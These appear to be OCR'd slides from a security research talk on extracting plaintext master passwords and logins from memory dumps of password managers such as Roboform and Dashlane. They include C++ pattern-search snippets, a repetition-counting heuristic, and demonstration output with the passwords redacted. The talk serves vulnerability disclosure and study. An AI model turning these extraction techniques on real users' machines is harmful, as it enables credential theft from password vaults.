
- An additional evaluation method to identify correctly the leaked credentials and shorten out junk data, if possible.
- Use all identified data and check how many times they exist within the dump.
- **Example**: In the Roboform app, we can identify with the relevant pattern 136 possible master passwords, but only one of them can be found **exactly 1** time within the dump.

Implementation (Pattern-based)




```
std::vector<unsigned char> searchPattern = { 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20 };
std::vector<unsigned char> foundData;

while (!file.eof()) {
    unsigned char c;
    file.read(reinterpret_cast<char*>(&c), sizeof(c));

    if (c == searchPattern[foundData.size()]) {
        foundData.push_back(c);
        if (foundData.size() == searchPattern.size()) {
            // We found the search pattern, now collect data until having two binary spaces (00)
            std::vector<unsigned char> extractedData;
            int consecutiveSpaces = 0;

            while (!file.eof()) {
                file.read(reinterpret_cast<char*>(&c), sizeof(c));
                if (c == 0x00) {
                    consecutiveSpaces++;
                    if (consecutiveSpaces == 2) {
                        break; // (00) found
                    }
                }
                else {
                    consecutiveSpaces = 0;
                }
                extractedData.push_back(c);
            }
```

Implementation (Pattern-based)




```
std::string searchSequence = "{\"type\":\"login\",\"value\":";
std::vector<char> foundData;

while (!file.eof()) {
    char c;
    file.get(c);

    if (c == searchSequence[foundData.size()]) {
        foundData.push_back(c);
        if (foundData.size() == searchSequence.size()) {
            // We found the search sequence, now collect the next 100 binary characters
            std::vector<char> extractedData;
            for (int i = 0; i < 100; i++) {
                file.get(c);
                if (file.eof()) {
                    break;
                }
                extractedData.push_back(c);
            }
```

Implementation (Pattern-based)




```
// Specify your search pattern here
std::vector<unsigned char> searchPattern = { 0x20, 0x2D, 0x20, 0x68, 0x74, 0x74, 0x70, 0x73, 0x20, 0x77, 0x00 };

// Initialize variables to count consecutive spaces
int consecutiveSpaces = 0;

while (!file.eof()) {
    unsigned char c;
    file.read(reinterpret_cast<char*>(&c), sizeof(c));

    // Check if the character matches the search pattern
    if (c == searchPattern[consecutiveSpaces]) {
        consecutiveSpaces++;

        if (consecutiveSpaces == searchPattern.size()) {
            // Pattern found, rewind to collect the 100 characters before the pattern
            std::vector<unsigned char> buffer(100, 0);

            file.seekg(-static_cast<int>(buffer.size()), std::ios::cur);
            file.read(reinterpret_cast<char*>(buffer.data()), buffer.size());

            // Convert the buffer to a UTF-8 string
            std::string utf8Data(buffer.begin(), buffer.end());
```

Implementation (Repetitiveness)



```
//Repetitiveness for Roboform
// Helper function to find occurrences of a sequence in the file data
int countOccurrences(const std::vector<unsigned char>& data, const std::vector<unsigned char>& sequence) {
    int count = 0;
    auto it = data.begin();
    while (it != data.end()) {
        it = std::search(it, data.end(), sequence.begin(), sequence.end());
        if (it != data.end()) {
            ++count;
            ++it; // Move iterator to continue search after this match
        }
    }
    return count;
}
```

Demonstration (Dashlane)



```
nDetails","properties":{"interactive":{"optional":true,"name":"interactive","type":"boolean"},"account":{"optional":true
,"name":"account","$ref"
Data saved to file.
Done!
Searching for entries (2/2).
Pattern Data: "test1@gmail.com","Login":"","Note":"","Password":"[redacted],"SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "test2@gmail.com","Login":"","Note":"","Password":"[redacted]","SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "hobaxe9860@skrank.com","EmailName":"Email 1","Id":"{CE3F9918-54D7-4C3C-830C-11A5B49894D8}","LastBac
Data saved to file.
Pattern Data: "test1@gmail.com","Login":"","Note":"","Password":"[redacted]","SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "test2@gmail.com","Login":"","Note":"","Password":"[redacted]","SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "hobaxe9860@skrank.com","EmailName":"Email 1","Id":"{CE3F9918-54D7-4C3C-830C-11A5B49894D8}","LastBac
Data saved to file.
Pattern Data: "test1@gmail.com","Login":"","Note":"","Password":"[redacted]","SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "test2@gmail.com","Login":"","Note":"","Password":"[redacted]","SecondaryLogin":"","Status":"ACC
Data saved to file.
Pattern Data: "hobaxe9860@skrank.com","EmailName":"Email 1","Id":"{CE3F9918-54D7-4C3C-830C-11A5B49894D8}","LastBac
Data saved to file.
Done!
Searching for master username and password
```

Demonstration (Avira)

https://github.com/efchatz/pandora?tab=readme-ov-file#avira

Strengths

- In most cases, only user’s permission is needed (1Password high integrity).
- In some browser plugins, no master password is required to open the vault.
- Usually, this methodology is a stealthier way to find credentials (dump LSASS vs dump PM process).

Limitations

- Patterns may change between PM’s versions.

- Repetitiveness is unstable, i.e., the count can change between each PM’s execution.

- Identifying the correct pattern may be challenging.

Takeaways

- Most PMs keep credentials in plaintext.
- These credentials can be identified.
- In most cases, the exploitation is easy.
- Needs access to user’s machine.
- In some cases, the vault can be unlocked by the attacker; this applies to some browser plugins.
- Exploitation may differ between PM versions.

Q&A

Questions?